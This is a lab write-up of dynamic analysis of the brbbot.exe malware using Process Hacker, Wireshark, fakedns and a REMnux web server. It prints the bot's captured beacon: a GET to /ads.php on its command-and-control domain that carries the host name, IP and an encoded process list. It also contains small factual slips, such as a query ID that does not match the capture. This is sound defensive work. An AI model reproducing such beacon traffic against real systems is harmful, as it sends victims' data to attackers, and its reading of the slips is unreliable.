
Analysing brbbot.exe

This write up provides my work on malware analysis.


We are directly going to execute the malware and see its behaviour.

If you look at Process Hacker, you should notice the malicious process running on the now-infected system called
brbbot.exe. After letting the process run for about one-half a minute, I terminate it using Process Hacker.



csrss.exe	644	ASLR	System	0.04		1.58 MB	NT AUTHORITY\SYSTEM	Client Server Runti
winlogon.exe	6376	ASLR	System			3.35 MB	NT AUTHORITY\SYSTEM	Windows Logon A
fontdrvhost.exe	6360	ASLR	Low			5.71 MB	Font Driver Host\UMFD-5	Usermode Font Dr
dwm.exe	2092	ASLR	System	0.21		528.66 MB	Window Manager\DWM-5	Desktop Window I
explorer.exe	4616	ASLR	Medium	0.09		56.37 MB	DESKTOP-2C3IQHO\REM	Windows Explorer
vmtoolsd.exe	4888	ASLR	Medium	0.05	684 B/s	21.84 MB	DESKTOP-2C3IQHO\REM	VMware Tools Cor
ProcessHacker.exe	6188	ASLR	High	0.88		19.59 MB	DESKTOP-2C3IQHO\REM	Process Hacker
Regshot-x64-ANSI.exe	3976	ASLR	High			159.47 MB	DESKTOP-2C3IQHO\REM	Regshot 1.9.0 x64
Procmon.exe	3060	ASLR	Medium			5.09 MB	DESKTOP-2C3IQHO\REM	Process Monitor
Procmon64.exe	4552	ASLR	High	0.48	203.9 kB/s	64.57 MB	DESKTOP-2C3IQHO\REM	Process Monitor
brbbot.exe						2.12 MB	DESKTOP-2C3IQHO\REM	

and on my other linux vm , i have already turned on wireshark, before executing the malware and here is the output of it.



```
No.  Time          Source                 Destination      Protocol  Length Info
   1 0.000000000   192.168.44.128         192.168.44.1     TCP        74 52090 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PER
   2 2.016246501   192.168.44.128         192.168.44.1     TCP        74 [TCP Retransmission] 52090 → 53 [SYN] Seq=0 Win=64240 Le
   3 6.080266351   192.168.44.128         192.168.44.1     TCP        74 [TCP Retransmission] 52090 → 53 [SYN] Seq=0 Win=64240 Le
   4 8.988194341   192.168.44.128         192.168.44.1     TCP        74 52092 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PER
   5 10.016531300  192.168.44.128         192.168.44.1     TCP        74 [TCP Retransmission] 52092 → 53 [SYN] Seq=0 Win=64240 Le
   6 12.032041799  192.168.44.128         192.168.44.1     TCP        74 [TCP Retransmission] 52092 → 53 [SYN] Seq=0 Win=64240 Le
   7 14.823917903  192.168.44.129         192.168.44.128   DNS        73 Standard query 0x9d30 A brb.3dtuts.by
   8 14.824031804  192.168.44.128         192.168.44.129   ICMP      101 Destination unreachable (Port unreachable)
   9 15.832135929  192.168.44.129         192.168.44.128   DNS        73 Standard query 0x9d30 A brb.3dtuts.by
  10 15.832195529  192.168.44.128         192.168.44.129   ICMP      101 Destination unreachable (Port unreachable)
  11 16.063982586  192.168.44.128         192.168.44.1     TCP        74 [TCP Retransmission] 52092 → 53 [SYN] Seq=0 Win=64240 Le
  12 16.832115091  192.168.44.129         192.168.44.128   DNS        73 Standard query 0x9d30 A brb.3dtuts.by
  13 16.832171091  192.168.44.128         192.168.44.129   ICMP      101 Destination unreachable (Port unreachable)
  14 17.087841386  VMware_72:40:0a        VMware_c0:00:01  ARP        42 Who has 192.168.44.1? Tell 192.168.44.128
  15 17.088857993  VMware_c0:00:01        VMware_72:40:0a  ARP        60 192.168.44.1 is at 00:50:56:c0:00:01
  16 18.848288555  192.168.44.129         192.168.44.128   DNS        73 Standard query 0x9d30 A brb.3dtuts.by
  17 18.848337555  192.168.44.128         192.168.44.129   ICMP      101 Destination unreachable (Port unreachable)
  18 19.003657157  192.168.44.128         192.168.44.1     DNS        74 Standard query 0x1da3 A ntp.ubuntu.com
  19 19.005167767  192.168.44.128         192.168.44.1     DNS        86 Standard query 0x6590 AAAA ntp.ubuntu.com.localdomain
  20 19.035933265  192.168.44.1           224.0.0.251      MDNS       85 Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "QU
  21 19.038333881  fe80::23b7:1f08:a5f…   ff02::fb         MDNS      105 Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "QU
  22 19.534526255  VMware_f1:0a:3f        VMware_72:40:0a  ARP        60 Who has 192.168.44.128? Tell 192.168.44.129
  23 19.534564856  VMware_72:40:0a        VMware_f1:0a:3f  ARP        42 192.168.44.128 is at 00:0c:29:72:40:0a

› Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface ens33, id 0

0000  00 50 56 c0 00 01 00 0c  29 72 40 0a 08 00 45 00   ·PV·····  )r@···E·
0010  00 3c e5 44 40 00 40 06  7b a5 c0 a8 2c 80 c0 a8   ·<·D@·@·  {···,···
0020  2c 01 cb 7a 00 35 11 e6  59 87 00 00 00 00 a0 02   ,··z·5··  Y·······
0030  fa f0 da 00 00 00 02 04  05 b4 04 02 08 0a 3d de   ········  ······=·
0040  29 98 00 00 00 00 01 03  03 07                     )·······  ··

Bytes 0-2: IG bit (eth.dst.ig)        Packets: 64 · Displayed: 64 (100.0%)        Profile: Default
```

DNS Query (Frame 7)

The source IP `192.168.44.129` sends a DNS query to `192.168.44.128` (likely a DNS server) asking for the IP address corresponding to the domain `brb.3dtuts.by`

- Query ID: `0xf0a8`.

  > ## Purpose of Query ID (0xf0a8) ?
  >
  > **Uniqueness**: ***Each DNS query has a unique Query ID to differentiate it from other queries sent to the DNS server.*** This helps the server and the client identify which response corresponds to which query, especially when multiple queries are sent simultaneously.
  >
  > **Matching Responses**: When a client sends a DNS query to a server, it includes this Query ID in the message. The server then includes the same Query ID in its response. This way, the client can match the response to its original query.

- DNS Query Type: `A` (which is a request for the IPv4 address of the domain).

ICMP Destination Unreachable (Frame 8)


The client receives an ICMP message from the DNS server indicating that it cannot reach the requested port (likely port 80 for HTTP).

Specifically, the message states **"Destination unreachable (Port unreachable),"** meaning that the client attempted to communicate with a port on the server that is not open or does not have a service listening.


```
1.The first packet is a DNS query from the client trying to resolve a
domain name.
```

```
2.The second packet is an ICMP message from the server indicating that
a request to a specific port on the server cannot be fulfilled because
it is unreachable
```


So, i started a fake dns server on my remnux vm , and then again captured the network traffic using wireshark.



```
remnux@remnux:~/malware/day1/brbbot$
remnux@remnux:~/malware/day1/brbbot$ fakedns
fakedns[INFO]: dom.query. 60 IN A 192.168.44.128
```




```
C:\Users\REM\Desktop>
C:\Users\REM\Desktop>
C:\Users\REM\Desktop>nslookup anydomain.com
Server:  128.44.168.192.in-addr.arpa
Address:  192.168.44.128

Non-authoritative answer:
Name:    anydomain.com
Addresses:  192.168.44.128
          192.168.44.128


C:\Users\REM\Desktop>
```



```
remnux@remnux:~/malware/day1/brbbot$
remnux@remnux:~/malware/day1/brbbot$ fakedns
fakedns[INFO]: dom.query. 60 IN A 192.168.44.128
fakedns[INFO]: Response: win1710.ipv6.microsoft.com -> 192.168.44.128
fakedns[INFO]: Response: 128.44.168.192.in-addr.arpa -> 192.168.44.128
fakedns[INFO]: Response: anydomain.com -> 192.168.44.128
fakedns[INFO]: Response: anydomain.com -> 192.168.44.128
fakedns[INFO]: Response: win1710.ipv6.microsoft.com -> 192.168.44.128
```

let's see the wireshark traffic now




```
25 41.376686754   192.168.44.129   192.168.44.128   DNS   73 Standard query 0x9b96 A brb.3dtuts.by
26 41.377426556   192.168.44.128   192.168.44.129   DNS   89 Standard query response 0x9b96 A brb.3dtuts.by A 192.168.44.128
27 41.391873897   192.168.44.129   192.168.44.128   TCP   66 49684 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
28 41.391907197   192.168.44.128   192.168.44.129   TCP   54 80 → 49684 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29 41.897806523   192.168.44.129   192.168.44.128   TCP   66 [TCP Retransmission] 49684 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=
30 41.897862723   192.168.44.128   192.168.44.129   TCP   54 80 → 49684 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
31 42.398016430   192.168.44.129   192.168.44.128   TCP   66 [TCP Retransmission] 49684 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=
32 42.398072331   192.168.44.128   192.168.44.129   TCP   54 80 → 49684 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
33 42.766226263   192.168.44.128   192.168.44.1     DNS   74 Standard query 0xee33 AAAA ntp.ubuntu.com
34 42.766485063   192.168.44.128   192.168.44.1     DNS   74 Standard query 0x8da7 A ntp.ubuntu.com
```


- The client (`192.168.44.129`) successfully resolves the domain `brb.3dtuts.by` to the IP `192.168.44.128` via DNS.
- After resolving the IP, the client tries to initiate a TCP connection to the server on port 80 (HTTP).
- However, the server immediately resets the connection (RST) both times, preventing any successful connection from being established.

  Because theres no http server running on port 80.

so let,s start out http server running on port 80.



```
remnux@remnux:~/malware/day1/brbbot$ httpd start
remnux@remnux:~/malware/day1/brbbot$
```




```
79 97.2882069… 192.168.44.129    192.168.44.128    TCP      60 49702 → 80 [ACK] Seq=1 Ack=237905102 Win=262144 Len=0
80 97.2905382… 192.168.44.129    192.168.44.128    HTTP   1868 GET /ads.php?i=192.168.44.129&c=DESKTOP-2C3IQHO&p=123f373e60082228
81 97.2906237… 192.168.44.128    192.168.44.129    TCP      54 80 → 49702 [ACK] Seq=237905102 Ack=1815 Win=63488 Len=0
82 97.2944041… 192.168.44.128    192.168.44.129    HTTP    777 HTTP/1.1 404 Not Found  (text/html)
83 97.2946166… 192.168.44.128    192.168.44.129    TCP      54 80 → 49702 [FIN, ACK] Seq=237905825 Ack=1815 Win=64128 Len=0
84 97.2948635… 192.168.44.129    192.168.44.128    TCP      60 49702 → 80 [ACK] Seq=1815 Ack=237905825 Win=261376 Len=0
85 97.2950913… 192.168.44.129    192.168.44.128    TCP      60 49702 → 80 [ACK] Seq=1815 Ack=237905826 Win=261376 Len=0
86 97.2954924… 192.168.44.129    192.168.44.128    TCP      60 49702 → 80 [FIN, ACK] Seq=1815 Ack=237905826 Win=261376 Len=0
87 97.2955270… 192.168.44.128    192.168.44.129    TCP      54 80 → 49702 [ACK] Seq=237905826 Ack=1816 Win=64128 Len=0
```

- The client (`192.168.44.129`) successfully resolves the domain `brb.3dtuts.by` via DNS.
- After that, the client initiates a TCP connection to the server at `192.168.44.128` on port 80, and the TCP three-way handshake is completed successfully.
- The client then sends an HTTP GET request for a resource, but the server responds with a 404 Not Found, indicating that the resource does not exist.
- After responding, the server and client go through the TCP connection teardown process, with the server closing the connection first, followed by the client.

The GET request is typically transmitted by the web browser to request that the web server provide the designated
web page or file. In our capture, the resource that's being requested is the output of the /ads.php script that the bot
expects to find on the web server. The bot seems to provide data to this script in the form of parameters separated
by ampersands (&), which is a common way of submitting data as part of a GET request.

HTTP GET Request (Frame 80)

- The client sends an HTTP GET request to the server, requesting a resource (`/ads.php?...`).
- This GET request contains a long query string with various parameters.



Wireshark · Follow TCP Stream (tcp.stream eq 10) · wireshark-capture3.pcapng

```
GET /ads.php?
i=192.168.44.129&c=DESKTOP-2C3IQHO&p=123f373e600822282f3e366028362828753e233e603828292828753e233e602c32353235322f753e233e603828292828
753e233e60283e292d32383e28753e233e602c323537343c3435753e233e6037283a2828753e233e60282d383334282f753e233e603d34352f3f292d3334282f753e23
3e603d34352f3f292d3334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e603f2c36753e233e60282d383334
282f753e233e60282d383334282f753e233e60163e363429227b1834362b293e282832343560282d383334282f753e233e60282d383334282f753e233e60282d38333
4282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282b343437282d753e233e60282d383334282f753e233e6
0282d383334282f753e233e60083e382e29322f22133e3a372f33083e292d32383e753e233e600d1c1a2e2f33083e292d32383e753e233e602d36683f283e292d32383e
753e233e60282d383334282f753e233e60282d383334282f753e233e602d362f343437283f753e233e602d36683f283e292d32383e753e233e603f37373334282f753e2
33e6036283f2f38753e233e600c36320b292d081e753e233e6028323334282f753e233e60282d383334282f753e233e602f3a28303334282f2c753e233e60382f3d363
435753e233e603e232b3734293e29753e233e6008333e37371e232b3e29323e35383e1334282f753e233e60083e3a2938330e12753e233e60092e352f32363e192934
303e29753e233e60092e352f32363e192934303e29753e233e60083e3a29383312353f3e233e29753e233e60282d383334282f753e233e602d362f343437283f753e23
3e6038363f753e233e603834353334282f753e233e600b2934383e2828133a38303e29753e233e60282d383334282f753e233e6039293939342f753e233e60393a383
03c29342e353f0f3a28301334282f753e233e60092e352f32363e192934303e29753e233e60083e3a2938330b29342f343834371334282f753e233e60083e3a2938331
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
Host: brb.3dtuts.by
Connection: Close
Cache-Control: no-cache

[237905101 bytes missing in capture file].HTTP/1.1 404 Not Found
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 15 Oct 2024 18:28:32 GMT
Content-Type: text/html
Content-Length: 564
Connection: close

<html>
<head><title>404 Not Found</title></head>
```

The /ads.php page is not present on the REMnux web server. That's why the server responded with 404 Not Found.
However, we still accomplished the goal of this experiment, which was determining the purpose of the HTTP
connection. Based on the data we could see, we can tell that the specimen seems to be sending information about
the infected system to the attacker.